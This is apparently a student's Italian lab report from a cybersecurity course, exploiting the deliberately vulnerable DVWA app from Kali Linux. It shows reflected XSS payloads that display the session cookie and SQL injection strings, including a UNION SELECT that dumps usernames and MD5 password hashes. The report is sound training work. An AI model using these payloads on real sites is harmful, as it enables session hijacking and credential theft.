# M4-W13D4-Pratica

# **DATA**

# **Cybersecurity Analyst**

Studente:

Andrea Scarmagnani

Docente:

Federico Daidone

## **Exploit DVWA - XSS e SQL injection**

#### Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- -XSS reflected
- -SQL Injection (non blind)

#### Consegna:

#### XSS

- 1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- 2. Cookie (recupero il cookie), webserver ecc.

#### **SQL**


- 1. Controllo di injection
- 2. Esempi
- 3. Union

Screenshot/spiegazione in un report di PDF

#### XSS reflected

Scrivendo nel campo nome il testo → <i>prova ← Ci troviamo il testo di risposta scritto in corsivo. Significa che la macchina è vulnerabile agli attacchi XSS.


http://192.168.50.100/dvwa/vulnerabilities/xss r/?name=%3Ci%3E+prova#



Ora si tenta qualcosa di più complesso: **<script>alert(document.cookie)**</script> Passando questo comando ci restituisce il cockie, quindi il livello di sicurezza e la sessione php:

http://192.168.50.100/dvwa/vulnerabilities/xss r/?name=%3Cscript%3Ealert(document.cookie)%3C/script%3E

# <u>Ho fatto comparire nel messaggio di Allert il cookie. Solo a scopo didattico, non si farebbe.</u>



#### **SQL**

- 1. Controllo di injection
- 2. Esempi
- 3. Union

Qui ho inserito il comando 1' or '2 e ha restituito tutti i gli utenti...

## **Vulnerability: SQL Injection**



Esempio fatto con union:

### **Vulnerability: SQL Injection**

```
User ID:
                        Submit
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

